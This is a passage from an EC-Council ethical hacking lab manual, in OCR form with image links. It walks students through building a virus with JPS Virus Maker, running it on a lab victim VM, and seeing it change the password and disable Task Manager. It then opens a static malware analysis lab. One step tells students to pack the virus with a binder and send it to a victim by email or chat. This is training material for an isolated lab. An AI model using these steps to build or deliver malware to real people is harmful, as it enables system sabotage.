


Figure 2.1.4: Creating a Virus

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. A **Virus Created Successful!** pop-up appears; click **OK**.




Figure 2.1.5: JPS Virus Maker Server Created successfully message

16. The newly created virus (server) is placed automatically in the **folder** where **jps.exe** is located, but with the name **Server.exe**. Navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and observe that the newly created virus with the name **Server.exe** is available at the specified location.




Figure 2.1.6: Virus Created in the Default Location

17. Now, pack this virus with a binder or virus packager and send it to the victim machine through email, chat, a mapped network drive, or other method.

18. In this task, we are using a mapped network drive to share the virus file to the victim machine. Assume that you are a victim and that you have received this file.

19. Log in to the **Windows Server 2019** virtual machine (as the **victim**) using the credentials **Administrator** and **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Navigate to **Z:\CEHv11 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and double-click **Server.exe** file to execute the virus.




Figure 2.1.7: Executing a virus in the Victim Machine

21. Once you have executed the virus, the **Desktop** screen goes blank, indicating that the virus has infected the system, as shown in the screenshot.




Figure 2.1.8: Virus executed successfully

22. Surprised by the system behavior, the victim (you) attempts to fix the machine by restarting it. Once the machine has rebooted, try to log in to the machine with the provided **Username** and **Password**. You should receive the error message "the password is incorrect. Try again."

Note: Here, the credentials are **Administrator** and **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.9: Victim machine unable to login with the Old Password

23. Now, login with the password that you provided at the time of virus creation (i.e., **qwerty**). You should log in to the machine with the new password.




Figure 2.1.10: Trying to log in with the new password created by the virus

24. Now, try to open **Task Manager**; observe that an opening error pop-up appears, and then click **OK**.




Figure 2.1.11: Task Manager disabled

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. You will get a similar error for all the applications that are disabled by the virus.
26. This is how attackers infect a system with viruses. Now, before going to the next task, click the **Revert this virtual machine to snapshot: (Saved snapshot)** icon to revert the machine to its initial state (before running virus).




Figure 2.1.12: Reverting to Saved Snapshot

27. The **VMware Workstation** pop-up appears, stating that, **By restoring this snapshot, the current state will be lost**; click **Yes**.
28. Close all open windows on the **Windows 10** virtual machine.
29. Turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Static Malware Analysis

Malware analysis is the process of reverse engineering a specific piece of malware to determine its origin, functionality, and potential impact.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Attackers use sophisticated malware techniques as cyber weapons to steal sensitive data. Malware can inflict intellectual and financial losses on the target, be it an individual, a group of people, or an organization. The worst part is that it spreads from one system to another with ease and stealth.

Malware such as viruses, Trojans, worms, spyware, and rootkits allow an attacker to breach security defenses and subsequently launch attacks on target systems. Thus, to find and cure the existing infections and thwart future problems, it is necessary to perform malware analysis. Many tools and techniques exist to perform such tasks.

Malware analysis provides an in-depth understanding of each individual sample and identifies emerging technology trends from large collections of malware samples without executing them. The samples of malware are mostly compatible with the Windows binary executable.

By performing malware analysis, detailed information regarding the malware can be extracted. This information includes items like the malicious intent of the malware, indicators of compromise, complexity level of the intruder, exploited vulnerability, extent of damage caused by the intrusion, perpetrator accountable for installing the malware, and system vulnerability the malware has exploited.

An ethical hacker and pen tester must perform malware analysis to understand the workings of the malware and assess the damage that it may cause to the information system. Malware analysis is an integral part of any penetration testing process.

Note: It is very dangerous to analyze malware on production devices connected to production networks. Therefore, one should always analyze malware samples in a testing environment on an isolated network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Objectives

- Perform online malware scanning using VirusTotal
- Perform a strings search using BinText
- Identify packing and obfuscation methods using PEid
- Find the portable executable (PE) information of a malware executable file using PE Explorer
- Identify file dependencies using Dependency Walker
